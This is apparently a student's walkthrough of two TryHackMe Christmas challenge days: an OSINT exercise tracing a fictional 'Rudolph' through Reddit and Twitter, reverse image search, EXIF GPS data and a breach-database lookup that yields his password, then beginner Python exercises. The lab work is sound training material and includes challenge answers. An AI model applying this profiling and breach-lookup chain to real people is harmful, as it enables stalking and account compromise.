2,433




IGuidetheClaus2020 已轉推



Kristen Baldwin ✅ @KristenGBaldwin · 2020年11月25日

I never thought that an interview with a @BacheloretteABC contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from #TheBachelorette today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorette...

...



Question 7

Reverse image searching from Rudolph's Twitter picture

The screenshot shows a Yandex Images search results page. The main image is a large Rudolph the Red-Nosed Reindeer balloon floating over a city street at night. To the left of the main image is a vertical toolbar with various icons for image manipulation. On the right side, there is a sidebar with the user information for Aituglo (@aituglo) on Twitter, followed by a list of related images and a "Related images" section.

Aituglo (@aituglo) Twitter
(@IGuideClaus2020) — Twitter
Twitter > IGuideClaus2020
54. 6 vastausta.

Thompson Coburn Rudolph Parade
Rudolph Parade Chicago
Rudolph Parade Balloon Chicago
Rudolph Parade Chicago HD

Open 650x510

Similar Share

Related images

SCOP token is an integral part of the Stellar ecosystem. scopuly.com Реклама The SCOP Token helps grow the Stellar community and the Scopuly ecosystem. Перейти

Question 8&9

Check the EXIF data with high-resolution image on Twitter

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Jira Software
First 10 users are free [OPEN](#)

Image Exif Data	Value
File Name	lights-festival-website.jpg
Filesize	49.96K
Width	650 pixels
Height	510 pixels
Mime Type	image/jpeg
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
Exif Version	0231

GPS Data	Value
GPS Longitude Ref	West
GPS Longitude	-87.624277300009
GPS Latitude Ref	North
GPS Latitude	41.891815100053

[Upload Photo](#) [Get Image from Web](#)



lights-festival-website.jpg



acer AMD RYZEN 5000 SERIES

View Exif Data - An Exif Reader Utility

View Exif Data is a tool for extracting the exif metadata that is embedded in photos taken with digital cameras and stored in JPEG format. Exif stands for "exchangeable image file

Question 10

Get Rudolph's email on the Twitter bio

Business inquiries: rudolphthered@hotmail.com
翻譯自我介紹

Scylla website is down

Scylla

Hello everyone!

We are very happy to announce that in our effort to continue providing free access to the world's largest breach dataset, we have made a number of changes. We are bringing on more resources, including developers, architects, and all that good stuff. It will take a few months to make some immediate improvements, but after that Scylla will be back online with all of its 1.2+ Trillion glorious records.

With a proper development team behind it, Scylla is going to continue providing public access, and be able to grow the way we want it to.

FAQ

Will access to Scylla continue to be free?

Yes.

Will I need to register for any access?

No. Free and unregistered access will have some restrictions on searches and uses but will still access the entire Scylla database.

Will I need to register for more advanced or unlimited access?

Yes. Some more advanced features and APIs will require limited registration from any email address.


We are excited to be delivering better query performance, service uptime and additional APIs and derived insights from the Scylla data to help defenders and researchers improve security programs soon!

Get the password from youtube video

Please enter a search term... udolphthered@hotmail.com							
IP	Domain	Username	Passhash	Email	Name	Password	
null	Collections	null	null	rudolphthered@hotmail.com	null	spygame	

Question 11

Find the hotel around the photo location



Thought Process/Methodology

To get Rudolph's information, we first find Rudolph's Reddit account with the username that had been provided, 'IGuidetheClaus2020'. By going through Rudolph's Reddit history, we find out Rudolph was born in Chicago and had another social media account on Twitter. After that, we use the same username 'IGuidetheClaus2020' to search for people on Twitter. On Twitter, Rudolph got another username called 'IGuideClaus2020' and he loves to watch bachelorette. Next, we also find out some pictures that Rudolph posts on Twitter. We used <https://yandex.com/images/> to reverse image searching and we realized the parade was in Chicago. With the high-resolution picture Rudolph posted on Twitter, we can find a more specific location of Rudolph using the website <http://www.viewexifdata.com/>. Then, we also get Rudolph's email from his Twitter bio. When we try to breach data from scylla.sh we realized the website is down, so we just find out the answer for q10 with youtube that was provided in THM. In the end,

we find out the street numbers of the hotel Rudolph was staying at using Google Maps.


Day 15: [Scripting] There's a Python in my stocking!

Tools used: VS Code, THM.

Question 1

In VS Code, open a new file with the .py extension. Type in **True + True** and run the code.

In binary, 1 represents True and 0 represents False.



A screenshot of the VS Code interface. The terminal tab is active, showing the command "python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"" and its output "2". The status bar indicates the file is saved.

```
1 print(True + True)

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
2
```


Question 2

From THM.

[PyPi which is a database of libraries.](#)

Question 3

Insert it in VS Code and run the code.



A screenshot of a Windows PowerShell window. It shows the command "python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"" and its output "True". The status bar indicates the file is saved.

```
C: > Users > renak > OneDrive > Pictures > 25 days of Cyber Security > Day15_1.py
1 print(bool("False"))

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
True
```

Question 4

From THM.

• Requests

```
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

Insert the code that was included in THM in VS Code and run the code.

```
1  x = [1, 2, 3]
2
3  y = x
4
5  y.append(6)
6
7  print(x)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
[1, 2, 3, 6]
```

Question 6

From THM.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

Insert the code from google form to VS Code. After being asked to input the name, type in “**Skidy**”.

```
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question 8

Repeat the process from Question 7, but now, input “**elf**” when prompted.

```
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
PS C:\Users\renak> python -u "c:\Users\renak\OneDrive\Pictures\25 days of Cyber Security\Day15_1.py"
What is your name? elf
The Wise One has not allowed you to come in.
```

Thought Process/Methodology

Download VS Code and Python. After setting it up, we can start tackling our task. For Question 1, in VS Code, open a new file with the .py extension. Type in the code **print(True + True)**. For Question 2, we can obtain the answer in THM. Moving forward to Question 3, insert **print(bool("False"))** in VS Code and run the command. Next, obtain the answer for Question 4 in THM. Moreover, for Question 5, insert the code from THM to VS Code and then run the code. Furthermore, for Question 6, obtain the answer from THM. Moving on, copy and paste the code from Google Form to VS Code and then run the code. After being asked to insert the name, type in “**Skidy**”. Lastly, for Question 8, run the code again but this time, insert “**elf**” when prompted to insert name.